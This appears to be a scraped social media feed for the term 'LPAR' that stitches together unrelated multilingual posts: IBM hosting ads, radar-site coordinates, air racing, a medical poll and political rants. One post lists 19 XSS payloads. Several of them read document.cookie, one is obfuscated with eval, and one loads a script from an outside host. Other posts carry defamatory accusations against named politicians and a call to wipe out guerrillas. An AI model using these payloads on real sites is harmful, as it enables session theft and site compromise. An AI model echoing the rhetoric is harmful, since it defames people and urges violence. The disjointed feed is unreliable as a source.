
Mmg gw kayanya terobsesi dgn ngomong stengah di potong kek stengah stelah, lpar, lwat.....
14

Jun 12
The one from Hebei has already retired.
Unfortunately, GE did not update Guangxi LPAR.
1
1
207

XSS Payloads Collection 👾
1. 3aalert};throw document.cookie
2. "><a nope=""x"" onmouseover="Reflect.get(frames,'ale' 'rt')(Reflect.get(document,'coo' 'kie'))">
3. "><button popovertarget=x>Click me</button> <input type="hidden" value="y" popover id=x onbeforetoggle=alert(document.cookie)>
4. hello1\"></span><button popovertarget=x>Click me</button><input type=hidden value=y popover id=x onbeforetoggle=prompt(document.cookie)>
5. "><button popovertarget=x>Click me</button> <input type="hidden" value="y" popover id=x onbeforetoggle=alert(document.cookie)>
6. #"></div><a href="javascript:alert(document.domain)">
7. <div onpointerover="javascript:eval(decodeURIComponent(String.fromCharCode(97, 108, 101, 114, 116, 40, 100, 111, 99, 117, 109, 101, 110, 116, 46, 100, 111, 109, 97, 105, 110, 41)))" style="width:100%;height:100vh;"></div>
8. <div onpointerover="javascript:alert(document.domain)" style="width:100%;height:100vh;"></div>
9. \u0022\u003c"><"';}};â></SCRIPT><img src=x onerror=alert(69)>${{7*7}}
10. '"><script>alert('bug4y0u')</script>
11. "><div onmouseover="alert('XSS');">Hello :)</div>
12. '"><img src=1 onerror="alert('bug4y0u')">
13. '"><img src=1 onkarem=1 onerror="alert('bug4y0u')">
14. "}}}}}}}}}}}}}}"><h1>bug4y0u</h1><svg><circle><set onbegin=prompt(document.cookie) attributename=fill></script>
15. <script/src=//6a.lv></script>
16.
17.
18. '"></script><script>alert(document.cookie)</script>
19. '"accesskey="x" onclick="alert(document.cookie)" x="
2
36
200
7,524


Jun 11
Ulrich doit t’être sanctionné lpar e pape léon 14, il a laissé nos églises parisiennes profanées par une manifestation décadente .
1
1
21

Jun 11
Run your workloads in a fully dedicated LPAR environment designed for reliability, security, and peak performance. Explore more today! maintec.com/ibmi-hosting/
#ibmi #ibmihosting #hosting #lpar #lparenvironment #dedicatedhosting #maintec

1
2
16


Jun 10
Mucho Cizañero embaucad6rdte hpta
de @AbelardoPTE , al fin URIBISTA el m@lpar¡do para ser tan Dañado y Corrompido.
Jun 8

Oigan a este hampón:
👇👇👇👇👇👇👇
Este delincuente, Espriella, amenaza con echarles encima la justicia gringa a todos quienes considera “enemigos de la patria”. Obviamiente, se refiere a la patria de él, que son los Estados Unidos, ante cuyo gobierno juró traicionar a Colombia y tomar las armas contra ella cuando se lo exija ese país. Lo hizo para obtener la nacionalidad gringa y ya recibió las primeras órdenes del pederasta Trump, como lo vemos con toda claridad en este video.
Anuncia Espriella que combatirá a los colombianos, que él considera aliados de Nicolás Maduro, siendo que es él mismo (el criminal Espriella) el socio y encubridor principal y abierto de Alexx Saab, el testaferro de Nicolás Maduro y su banda criminal, de la que es miembro prominente.
Colombianos: Espriella no debe ir a la presidencia sino a la cárcel, y lo antes posible.
2



中國已確認的早期預警LPAR有10個
而開源情報中顯示的是9個(並非之前所說的8個)
山東有兩個陣列
江蘇有一個旋轉基地
河北 - 40.446830, 115.116479
新疆 - 41.641194, 86.236749
山東 - 36.025000, 118.091944
浙江 - 30.286567, 119.128608
------
座標大致準確
這東東超像鋪爪的

Actually 10 Confirmed Chinese early warning LPARs exist while 9 in osint (not 8) as stated earlier. Shandong has two array, Jiangsu has rotating base..
Hebei - 40.446830, 115.116479
Xinjiang - 41.641194, 86.236749
Shandong - 36.025000, 118.091944
Zhejiang - 30.286567, 119.128608
3
167







本日見たLPARのEdge540V3。
ハンガー1の2Fから見えたアップデートは、シートの上部のネックサポーター。室屋さん曰く、Gで首が振られるのをサポートしてくれるらしい。
詳しい話はレクサス側から聞けることを今後期待。(モタスポ知見から来てんだろうなぁ。)
#airracex
#LEXUSPATHFINDERAIRRACING
11
449

May 12
📣Calling all HCPs
We're exploring pulmonary fibrosis
Is the following a gap in clinical practice?
Understanding of the LPA/LPAR signaling pathway on the pathophysiology of PF
33%
Not at all
20%
Slightly
27%
Somewhat
20%
Definitely
15 votes • Final results
2
6
48,076



May 8
u guyss klo mau naikin atau ninggi2in idola kalian silahkan gapapa banget tpi jgn mencari views/hurhar dg bawa2 idola orang lainnnn aplgi sampe mengeluarkan statement yg bsa bkin fans solo nya ga terima, jaga ketikannnn dan jangan lpar batu sembunyi tangan🙏🏻
15
59
909

May 1
To simplify the blockade to having BrahMos on Andaman Island would be an armchair general's argument, no real Indian officer would consider it a solution. The reality is, during the 5 day May conflict, Indian Navy culdn't even blockade Karachi with two aircraft carriers and dozens of submarines in the region, not to forget surface vessels that carry BrahMos missiles.
Recent evidence indicates that while there is no official, permanent People's Liberation Army Air Force (PLAAF) base on Great Coco Island, the facility is undergoing significant upgrades, often attributed to Chinese involvement, that could enable its use for military reconnaissance and aircraft operations. But, PLAAF doe have a Radar station on the Island. China has deployed advanced, long-range radar systems, including Large Phased Array Radar (LPAR) in Yunnan and potential over-the-horizon (OTH) systems, capable of monitoring Indian missile tests and airspace from over 5,000 km away. These systems can track Indian missiles from launch sites like Abdul Kalam Island in real-time, covering North India and the Indian Ocean.
PLAN's sheer size and capabilities outclasses Indian Navy in every weapons category plus having three aircraft carriers, Liaoning, Shandongs and Fujian, China's most advanced carrier with electromagnetic catapults that carries their 5th gen fighter such as J-35.
To think that Indian navy's BrahMos can blockade PLAN would be comedic. As of early 2026, the Chinese People's Liberation Army Navy (PLAN) has expanded its reach far beyond its coastal waters, transitioning from a "near-coast" force into a global blue-water navy. While concentrated in the Indo-Pacific, Chinese naval task groups now regularly conduct operations and live-fire drills in the Tasman Sea near Australia and New Zealand, in the Bering Sea, and in the Indian Ocean. Besides the far reach, PLAN also enjoys access to bases in Bangladesh, Sri Lanka, Pakistan and Djibouti that can limit India's access outsite of its EEZ. As of late 2025 and early 2026, China has deployed multiple, often described as "dual-use," survey and research vessels, including Shi Yan 6, Shen Hai Yi Hao, Lan Hai 201, and Lan Hai 101, across the Indian Ocean Region. These ships, often viewed by analysts as intelligence-gathering platforms, operate near India, the Maldives, Diego Garcia, and Mauritius, likely mapping the seabed to gain a military edge in submarine operations and tracking local naval movements.
2
4
30
2,929

Apr 29
I understand. I'm an old mainframe geek, great security, they don't get hacked. I hate PCs, Unix servers (unless on a separate lpar on the mainframe), phones, the myriad of apps. Google has become way too intrusive, gathering data, pushing its app store. I studied AI in the 80's, everything depends on its knowledge base; it is rather scary!
1
3
28


Apr 25
M@lpar!d@ hpt@ guerrilla ... Hay que eliminar esa plaga de delincuentes .... A elegir a la derecha que son los que no les tiembla la mano de borrar esta peste de guerrilleros
2
483
